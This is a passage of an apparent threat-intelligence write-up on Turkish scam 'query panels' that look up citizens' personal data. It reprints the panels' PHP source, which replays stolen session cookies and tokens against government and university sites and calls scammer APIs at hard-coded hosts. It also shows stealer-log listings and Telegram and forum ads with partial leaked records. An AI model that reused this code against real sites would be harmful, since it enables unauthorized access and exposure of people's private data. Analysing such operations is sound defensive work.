In the first method, the queries made through the panel were forwarded to other systems, belonging to the same or different scammers, such as Web APIs. From there, it is highly likely that they were transmitted to websites (government, university, etc.) with authorized access using stolen account credentials (cookies). The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> API (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)

```

1 <?php
2 require '../server/PD0.php';
3
4 header('Content-Type: application/json; charset=utf-8');
5
6 if (isset($_POST['tc'])){
7     $TC=sec($_POST['tc']);
8     $X=file_get_contents("http://20.67.48.150/apiservice/tc/api.php?auth=
9     $_SERVER['HTTP_HOST']);
10    if ($X){
11        print_r($X);
12    }
13
14 if ((isset($_POST['ad']) && isset($_POST['soyad'])) || isset($_POST['il'])){
15     $ad=sec($_POST['ad']);
16     $soyad=sec($_POST['soyad']);
17     $il=sec($_POST['il']);
18     $X=file_get_contents("http://20.67.48.150/apiservice/tc/api.php?auth=
19     $_SERVER['HTTP_HOST']);
20    if ($X){
21        print_r($X);
22    }
23
24 }

```

```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 ini_set("display_errors", 1);
4 error_reporting(E_ALL);
5
6 $tc = htmlspecialchars($_POST['tc']);
7
8
9 $ch = curl_init();
10 curl_setopt($ch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT7Uu9bcDFhrD
x8F6rdY9Kx5munwV
q7YHRSLckJ3
gjyt5RTjDbKRzBYvMghzp3VZ3A75bwN24ragzKZTF8VsbvtEj2w82dDJRVj");
11
12
13 $headers[] = "Accept: application/json";
14
15 $headers = array();
16
17 $result = curl_exec($ch);
18
19
20 fayujbook($sorguURL, "Fayuj Sorgu BOT v24", "Vesika Sorgu", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
21
22
23 ?>
```

```
api.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5 include './vdsip.php';
6 $url = "http://".$_ip."/apiservice/ tapu/tapu.php?tc=$tc&auth=1 ";
7 $bacis1kenfayuj = curl_init($url);
8 curl_setopt($fayuj, CURLOPT_URL, $url);
9 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
12
13 $resp = curl_exec($fayuj);
14 curl_close($fayuj);
15
16
17 echo $resp;
18
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v2", "Tapu ", "**$kadi** isimli üye **$tc** için sorgu yaptı!");
22
23 ?>
```

```
fayujunisorgu.php
1 <?php
2 include "../../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5
6 include './vdsip.php';
7 $url = "http://".$_ip."/apiservice/ /uni/uni.php?tc=$tc&auth=" ";
8 $bacis1kenfayuj = curl_init($url);
9 curl_setopt($fayuj, CURLOPT_URL, $url);
10 curl_setopt($fayuj, CURLOPT_RETURNTRANSFER, true);
11 curl_setopt($fayuj, CURLOPT_SSL_VERIFYHOST, false);
12 curl_setopt($fayuj, CURLOPT_SSL_VERIFYPEER, false);
13
14 $resp = curl_exec($fayuj);
15 curl_close($fayuj);
16
17
18 echo $resp;
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "**$kadi** isimli üye **$tc** için sorgu **$resp**
yaptı!");
22
23 ?>
```

What is an API?

APIs are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. For example, the weather bureau's software system contains daily weather data. The weather app on your phone "talks" to this system via APIs and shows you daily weather updates on your phone. (Reference: Amazon)

In the second method, queries made through the panel were again transmitted, this time without involving a Web API, to websites (government, university, etc.) with authorized access using stolen account credentials (cookies), just as in the previous method. The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User <-> Query Panel (Belonging to the scammer) <-> Website (authorized access through stolen account cookies)

```
api.php
1 <?php
2
3
4 include "../server/authcontrol.php";
5
6
7
8
9
10 header("Content-Type: application/json; utf-8;");
11
12 $tc = $_POST['tc'];
13 $dogum = $_POST['dogum'];
14
15
16 $url = "https://enstitu. .... .edu.tr/aday/crud!bilgiGetir.action?yerli_kimlik_tc_kimlik_no=$tc
    &aday_ad=asd&aday_soyad=asd&yerli_kimlik_dogum_tarih=$dogum";
17 $agent = 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36';
18 $ch = curl_init();
19 curl_setopt($ch, CURLOPT_URL, $url);
20 curl_setopt($ch, CURLOPT_POST, 1);
21 curl_setopt($ch, CURLOPT_POSTFIELDS,
22     "ayricalik=ad,soyad,baba_adi,ana_adi,mahalle,medeni_hal,cinsiyet,dogum_tarih,cilt_no,aile_sira_no,sira_no,dogum_yer,il_pk,il_ad,ilce_pk
    ,ilce_ad,seri_no,seri,no,seri,no");
23
24 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
25 curl_setopt($ch, CURLOPT_USERAGENT, $agent);
26 $curl_scraped_page = curl_exec($ch);
27 curl_close($ch);
28 $json = json_decode($curl_scraped_page, true);
29
30
31 echo json_encode(array("success" => "true", "data" => $json["adayList"]));
32
33
34
35 fayujbook($sorguURL, "Fayuj Sorgu B0T v33", "Seri No SORGU", "**$kadi** isimli üye **$tc** numarasıyla **$dogum** tarihli kişi için sorgu yaptı!");
36 ?>
```




```
fayujapix.php
1 <?php
2 ini_set('display_errors', 0);
3
4
5 include "../server/cookie.php";
6
7 include "../vendor/autoload.php";
8
9 use GuzzleHttp\Client;
10
11 header('Content-Type: application/json');
12
13 $tc = $_GET["tc"];
14
15 $client = new Client();
16 $requestKimlik = $client->request('GET', 'https://...gov.tr/Common/FirmaSorgulamaIslemleri/EsnafSorgulama' . $tc, [
17     'headers' => [
18         "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,application/signed-exchange;v=b3;q=0.9",
19         "Accept-Encoding" => "gzip, deflate, br",
20         "Accept-Language" => "en-US,en;q=0.9",
21         "Connection" => "keep-alive",
22         "Content-Type" => "application/json; charset=utf-8",
23         "sec-ch-ua" => "Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98",
24         "sec-ch-ua-mobile" => "?0",
25         "sec-ch-ua-platform" => "Windows",
26         "Sec-Fetch-Dest" => "empty",
27         "Sec-Fetch-Mode" => "cors",
28         "Sec-Fetch-Site" => "same-origin",
29         "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
30         "X-Requested-With" => "XMLHttpRequest"
31     ]
32 ]);
33
34 $response = json_decode($requestKimlik->getBody()->getContents(), true);
35 if ($response["State"] == 1) {
36     $json_result = json_decode($response["Result"]["responseJsonStr"], true);
37     $sayi = count($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"]);
38     $json_result = json_encode($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"][$sayi - 1]);
39     echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response["Result"]["IsYeriAdres"]]);
40 } else {
41     echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
42 }
```



```
api.php
1 <?php
2
3
4 $tc = $_POST['tc'];
5 preg_replace('/^[0-9]+$/', '', $tc);
6 if (empty($tc)) {
7     $result = array(
8         'success' => 'false',
9         'message' => 'Hatalı TC'
10    );
11 }
12
13 $cookie = "tzrw[REDACTED]:q5";
14
15 function getPage($cookie)
16 {
17     $ch = curl_init();
18     curl_setopt($ch, CURLOPT_URL, "http://[REDACTED].gov.tr/AOL01001.aspx");
19     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
20     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
21     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
22     curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36");
23     curl_setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanici=; ekranTipi=");
24     $output = curl_exec($ch);
25     curl_close($ch);
26 }
```


```
cookie.php
1 <?php
2
3 $cookie = "f5avraaaaaaaaaaaaaaaaa_session=PHHJMCNIBJ0I[REDACTED]ICDDGHEHLM
KLNMDADKODAJGIDJMHBE([REDACTED]OFMGEBK; _ga=GA1.3.488499337.1645105929;
_gid=GA1.3.1765686683.1645105929; Hsb=kc[REDACTED]1yd; __RequestVerificationToken=dtXPJ48I1kdrkLTQ09tAz
uWqHe0r-UcdBX5yQh-KibrBBCv7CG[REDACTED]YI3_qnPggY1;
_gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaaaa_session=PMMPGDLNPHDHCONLO[REDACTED]LH
DGLDMACMLGNCBDDHFCOJIIPIMI[REDACTED]BHFEGFPCKMMHIGFF";
4
5 ?>
```

Sorgu

View Group Share Add Tags Action Search

Name	Date Modified
txcd.php	Dec 26, 2022 at 12:00
adsoyad	Feb 1, 2023 at 12:00
adsoyadpro	Feb 1, 2023 at 12:00
api.php	Jan 1, 2023 at 00:00
aille	Feb 1, 2023 at 12:00
akraba	Feb 1, 2023 at 12:00
aol	Feb 1, 2023 at 12:00
apiservices	Feb 1, 2023 at 12:00
atsbilgi.php	Jan 22, 2023 at 2:00
babadancocuksorgu.php	Jan 21, 2023 at 2:00
detayliadres.php	Jan 21, 2023 at 2:00
gsmtc.php	Jan 21, 2023 at 2:00
secmentc.php	Jan 21, 2023 at 2:00
sinif.php	Jan 24, 2023 at 19:00
sms.php	Jan 24, 2023 at 19:00
soyadsorgu.php	Jan 21, 2023 at 2:00
tcgsm.php	Jan 21, 2023 at 2:00
tcsorgu.php	Jan 21, 2023 at 2:00
universite.php	Jan 28, 2023 at 2:00
vesika.php	Jan 24, 2023 at 16:00
asi	Feb 1, 2023 at 12:00
bina	Feb 1, 2023 at 12:00
bomer	Feb 1, 2023 at 12:00
card	Feb 1, 2023 at 12:00

```
atsbilgi.php
1 <?php
2 $auth_key = "[REDACTED]";
3
4 if($_GET['auth'] != $auth_key) {
5     echo json_encode(array('success' => false, 'message' => 'auth key nerde [REDACTED] herif'));
6     die();
7 } else {
8     $i _proxy = "[REDACTED]";
9     $i _proxyport = "5678";
10    $cookie = "ASP.NET_SessionId=ot:[REDACTED]hxh";
11    $tc = $_GET['tc'];
12    $ch = curl_init();
13    curl_setopt($ch, CURLOPT_URL, "https://[REDACTED].gov.tr/api/rapor/uygulamasorguladeta?
criteria=%7B%22TcKimlik%22:%22$tc%22,%22Hibeliste%22:false%7D");
14    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
15    curl_setopt($ch, CURLOPT_HTTPGET, 1);
16    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
17    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
18    curl_setopt($ch, CURLOPT_PROXY, $i _proxy);
19    curl_setopt($ch, CURLOPT_PROXYPORT, $i _proxyport);
20    curl_setopt($ch, CURLOPT_COOKIE, $cookie);
21    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36");
22    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
23        'Accept: application/json, text/plain, */*',
24        'Accept-Encoding: gzip, deflate, br',
25        'Accept-Language: en-US,en;q=0.9',
26        'Authorization: JWT
ey.[REDACTED]
MwM.[REDACTED]
:IGfho20Eyu',
27        'Connection: keep-alive',
28        'Host: [REDACTED].gov.tr',
29        'Referer: https://[REDACTED].gov.tr/pages/src/',
30        'Sec-Fetch-Dest: empty',
31        'Sec-Fetch-Mode: cors',
32        'Sec-Fetch-Site: same-origin',
33        'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36',
34    ));
35
36    $resp = curl_exec($ch);
37    /* bastir */
38    print_r($resp);
39    /* proxy ip */
40 }
41 }
```



The main reason for my strong assumption that stolen accounts are involved is that when I searched for these abused websites on SOCRadar's cyber threat intelligence platform, I discovered that records containing access credentials (stealer logs: usernames, passwords, cookies, etc.) were being sold on the underground market. It is highly likely that certain threat actors hack into the systems of users who have access to these websites and

sell the obtained information (stealer logs) to other threat actors and scammers. The statements mentioned in the video at the end of the article also support this notion.

The image displays two screenshots of the SocRadar Threat Hunting interface. The top screenshot shows search results for 'meb.gov.tr' with 523 Stealer Logs. The bottom screenshot shows search results for 'enstitu...edu.tr' with 502 Stealer Logs. Both screenshots include a table of search results and a Domain Intel Card on the right side.

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://meb.gov.tr/ogrenci...giris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
https://meb.gov.tr/ogrenci...giris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
http://meb.gov.tr/ogrenci...ris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
https://meb.gov.tr/ogrenci...giris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
http://meb.gov.tr	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
https://meb.gov.tr/	[REDACTED]	[REDACTED]	Possible Customer	Passwords.txt	19 Jun 2023	TR	[Icons]
https://meb.gov.tr/ogrenci...giris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
http://meb.gov.tr/ogrenci...ris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
http://meb.gov.tr/ogrenci...ris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
https://meb.gov.tr/ogrenci...giris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
http://meb.gov.tr/ogrenci...ris.aspx	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
http://enstitu...nci.jsp	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	20 Jun 2023	TR	[Icons]
https://enstitu...nci.jsp	[REDACTED]	[REDACTED]	Possible Employee	Passwords.txt	20 Jun 2023	TR	[Icons]
https://enstitu...y.jsp	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
coskun...@enstitu...edu.tr	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
https://mail...atic/layout/login.h	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
https://enstitu...nci.jsp	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
http://moodle...gin/forget_passw	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
https://bidbde...login.php	[REDACTED]	[REDACTED]	Possible Customer	passwords.txt	19 Jun 2023	TR	[Icons]
https://opense...penam/XU/	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
ede_sos_zoor...pe.edu.tr	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
aerkan...@enstitu...edu.tr	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]
demet@enstitu...edu.tr	[REDACTED]	[REDACTED]	Possible Employee	passwords.txt	19 Jun 2023	TR	[Icons]

The screenshot displays the SocRadar Threat Hunting interface. The main content area shows a table of Stealer Logs for the domain .gov.tr. The table has the following columns: Entity, Username, Password, Tag, Filename, Log Date, and Country. The logs are filtered by 'Last Year' and show results from June 19, 2023. The tags for most logs are 'Possible Customer', while one is 'Possible Employee'. The Domain Intel Card on the right shows a Domain Score of 0, indicating a 'Very Low Risk' for the domain .gov.tr (Whitelisted).

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	passwords.txt	19 Jun 2023		
https://me	gov.tr/Portal/Ho		Possible Customer	passwords.txt	19 Jun 2023		
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://cerik/Duyun	gov.tr/Common/l		Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	Passwords.txt	19 Jun 2023		
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anicislemlemeri	gov.tr/Portal/Kull		Possible Customer	passwords.txt	19 Jun 2023	TR	

Furthermore, in my research, I discovered that Web APIs also have a separate underground market, similar to query panels.

1,118 members

Pinned message #25

Çok güzel bir API bırakıyorum <https://>

susturdu:

04:32

SHADO ARŞİV

channel

```
03:00 03:00 03:00 14% 14%
{
  "data": {
    "message": "API SERVİS
t.me/
    "tc": "137",
    "ad": "(
    "cinsiyet": null,
    "dt": "27.2.2008",
    "dty": "15 Yıl 1 Ay 18 Gün",
    "anne": "/ / 24",
    "baba": "/ / 78",
    "memleket": "GÜMÜŞHANE/GÜMÜŞHANE
MERKEZ",
    "ikamet": "İSTANBUL/ESENYURT",
    "vedekadres": "İSTANBUL ESENYURT
i
  },
  "numarabilgisi": {
    "sahsinumara": null,
    "anneism": "+90531",
    "babaism": "+90531
  },
  "okulbilgisi": {
    "okulnumarasi": "1",
    "ogrencidurum": "Aktif öğrenci"
  },
  "aracbilgisi": {
    "sahiplaka": null
  }
}
```

Çok güzel bir API bırakıyorum

https://.net/_free.php?tc=137

263 subscribers

Pinned message

June 9

Forwarded from

Sorgu Sonuçları

Sonuçları Kopyala

Kimlik Bilgileri

Adı	
Soyadı	
DogumTarihi	16.3.1998
Yaş	25 YIL 2 AY 24 GÜN
AnneAd	
AnneTc	
BabaAd	
BabaTc	
İl	İSTANBUL
İlce	

Telefon Bilgileri

Gsm	555
Operatör	TürkTelekom

Adres Bilgileri

Adres	BÜYÜKÇEKMECE 34
VergiNo	
VergiDadi	
VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.

<https://.tk/free/detaylitsorgu.php?tc=>



246 03:20

1,698 subscribers

Previous message

ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: [https://\[redacted\].org.tr/](https://[redacted].org.tr/) ANAHTAR: [https://t.me/\[redacted\]](https://t.me/[redacted])

1 1065 19:45

PÇ RR 5 comments



































```


{
  "data": {
    "id": "1",
    "title": "PÇ RR",
    "status": "true",
    "type": "video",
    "url": "https://www.youtube.com/watch?v=...",
    "thumbnail": "https://img.youtube.com/vi/.../mqdefault.jpg",
    "description": "İlaç apisi gelmiştir satın almak için [redacted] 1080 20:09",
    "tags": [
      "PÇ", "RR", "ilac", "apisi", "gelmiştir", "satın", "almak", "için"
    ],
    "category": "Technology",
    "duration": "20:09",
    "views": "1080",
    "likes": "5",
    "comments": "5",
    "shares": "0"
  }
}

```

İlaç apisi gelmiştir satın almak için [redacted] 1080 20:09

Leave a comment

 80k Eokul Api Konu Sahibi: 	 5	8 Yorum 55 Okunma
MEBBİS VE İLAC SORGU PANELİ (Sayfalar: 1 2 3 4 ... 11) Konu Sahibi: 	 18	103 Yorum 510 Okunma
İşyeri & Plaka Sorgulama Ücretsiz  (Sayfalar: 1 2 3 4 5) Konu Sahibi: 	 11	43 Yorum 477 Okunma
Tc İle Ders Sorgulama (Sayfalar: 1 2 3 4 ... 12) Konu Sahibi: 	 13	110 Yorum 448 Okunma
Apileri sçle çevirmek için kod :D (Sayfalar: 1 2 3 4 ... 8) Konu Sahibi: 	 22	77 Yorum 491 Okunma
 PANEL ADRES E OKUL VESİKA (Sayfalar: 1 2 3 4 ... 9) Konu Sahibi: 	 29	86 Yorum 522 Okunma
 Açık Öğretim Lisesi API Source (Detaylı)  (Sayfalar: 1 2 3 4 ... 8) Konu Sahibi: 	 18	79 Yorum 448 Okunma
 [FREE] Discord Modern Sorgu Botu (Sayfalar: 1 2 3 4 ... 7) Konu Sahibi: 	 14	67 Yorum 384 Okunma
